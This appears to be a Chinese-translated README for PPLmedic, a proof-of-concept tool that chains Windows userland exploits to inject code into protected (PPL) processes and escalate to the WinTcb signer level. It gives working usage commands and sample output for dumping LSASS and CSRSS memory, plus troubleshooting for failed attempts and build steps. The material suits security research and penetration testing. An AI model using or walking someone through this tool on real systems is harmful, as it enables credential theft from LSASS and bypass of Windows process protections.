
该工具实现了一个 Userland 漏洞利用链,用于向签名者类型为 Windows 的 PPL 注入任意代码,并提升到签名者类型 WinTcb。这些技术最初由 James Forshaw(又名 @tiraniddo)在其博客文章 Injecting Code into Windows Protected Processes using COM - Part 1 中讨论。
要了解更多有关此工具的信息,请阅读其配套博客文章:
我会将此工具归类为 高级概念验证(Proof-of-Concept)。在真实渗透测试中使用它之前,你应该三思。只要它 不被中断 就是安全的,但在存在 EDR 等环境中无法保证这一点。
它会修改与 Windows Update Medic 服务相关的重要注册表项。最坏的情况下,如果这些注册表项未正确恢复,该服务将无法正常工作,但这 不会导致 操作系统崩溃。
前置条件:
SeDebugPrivilege 的管理员或 SYSTEMREM Use the option -p to elevate from PPL-Windows to PPL-WinTcb
PPLmedic.exe dump "PID" "C:\FULL\PATH\TO\DUMP.dmp" [-p]
转储 PPL-Windows 或更低级别的进程(例如:LSASS):
C:\WINDOWS\system32>tasklist | findstr lsass
lsass.exe                      756 Services                   0     20,028 K

C:\WINDOWS\system32>C:\Temp\PPLmedic.exe dump 756 c:\Temp\lsass.dmp
[...]
[+] Payload DLL successfully loaded after 272 attempts!
[*] Deleting 272 temporary directories created by the service...
[*] Connected to remote process.
[+] Remote process protection level: 0x00000002 (PsProtectedSignerWindows-Light)
[+] Memory dump of process with PID 756 successful: c:\Temp\lsass.dmp
[...]
转储 PPL-WinTcb(例如:CSRSS):
C:\WINDOWS\system32>tasklist | findstr csrss
csrss.exe                      520 Services                   0     26,420 K
csrss.exe                      608 Console                    1     57,548 K

C:\WINDOWS\system32>C:\Temp\PPLmedic.exe dump 520 c:\Temp\csrss.dmp -p
[...]
[+] Payload DLL successfully loaded after 181 attempts!
[*] Deleting 181 temporary directories created by the service...
[*] Connected to remote process.
[+] Remote process protection level: 0x00000002 (PsProtectedSignerWindows-Light)
[*] Attempting to get a higher process protection level...
[+] Target file 'C:\Users\LAB-AD~1\AppData\Local\Temp\faultrep.dll' should now be cache signed (level=12 - Windows).
[*] Connected to remote process.
[+] Remote process protection level: 0x00000000 (PsProtectedSignerWinTcb-Light)
[+] Memory dump of process with PID 520 successful: c:\Temp\csrss.dmp
[...]
| Windows 版本 | PPL-Windows | PPL-WinTcb | 备注 |
|---|---|---|---|
| Windows 10 22H2 Build 19045.2673 | ✔ | ✔ | N/A |
| Windows 11 22H2 Build 22621.1344 | ⚠ | ❌ | 服务频繁崩溃 + 伪造缓存签名漏洞利用似乎无效。 |
| Windows Server 2019 版本 1809 Build 17763.4010 | ✔ | ✔ | N/A |
| Windows Server 2022 版本 21H2 Build 20348.1547 | ✔ | ✔ | N/A |
出现以下错误是因为漏洞利用在尝试创建远程 TaskHandler COM 对象时 超时。这通常表明目标服务 WaaSMedicSvc 已崩溃。可以通过下一条消息确认:[!] Service WaaSMedicSvc is no longer running。你应该尝试再次运行该工具。
C:\Windows\System32>C:\Temp\PPLmedic.exe dump 1234 C:\Temp\1234.dmp
[...]
[*] Trying to write a valid object directory handle...
[*] Attempt 100/1000 (10%)
[*] Attempt 200/1000 (20%)
[-] Unexpected error or timeout while trying to create a remote TaskHandler instance.
[!] Service WaaSMedicSvc is no longer running, it probably crashed because of an invalid handle value.
[...]
出现以下错误是因为漏洞利用未能在 少于 1000 次尝试 内写入有效的对象目录。此限制作为故障保护,防止目标服务消耗过多资源。你应该尝试再次运行该工具。
C:\Windows\System32>C:\Temp\PPLmedic.exe dump 1234 C:\Temp\1234.dmp
[...]
[*] Trying to write a valid object directory handle...
[...]
[*] Attempt 1000/1000 (100%)
[-] Reached the maximum number of attempts.
[...]
出现以下错误是因为调用 LaunchDetectionOnly 或 LaunchRemediationOnly 时发生了意外错误。不过这种情况应该相当少见。你应该尝试再次运行该工具。
C:\Windows\System32>C:\Temp\PPLmedic.exe dump 1234 C:\Temp\1234.dmp
[...]
[*] Trying to write a valid object directory handle...
[*] Attempt 100/1000 (10%)
[*] Attempt 200/1000 (20%)
[-] Failed to write LdrpKnownDllDirectoryHandle value (thread exit code: 0x800706ba).
[...]
出现以下错误是因为漏洞利用 未能为 Payload DLL 缓存签名。目录文件上设置的机会锁(oplock)可能从未被触发,因为它已被内核打开。你可以稍后重试运行该工具(对于 Windows 11,请参阅“测试”部分)。
C:\Windows\System32>C:\Temp\PPLmedic.exe dump 1234 C:\Temp\1234.dmp -p
[...]
[*] Trying to write a valid object directory handle...
[+] Payload DLL successfully loaded after 1 attempts!
[*] Connected to remote process.
[+] Remote process protection level: 0x00000002 (PsProtectedSignerWindows-Light)
[*] Attempting to get a higher process protection level...
[-] Failed to cache sign 'C:\Users\LAB-AD~1\AppData\Local\Temp\faultrep.dll' (LE: 997).
[...]
此 Visual Studio 解决方案包含两个项目(可执行文件和 Payload DLL),需要按特定顺序编译。所有内容均已预先配置,因此你只需按照以下简单说明操作。编译后的 Payload DLL 会自动嵌入最终的可执行文件中。
Release / x64(不支持 x86!)。Build > Build Solution。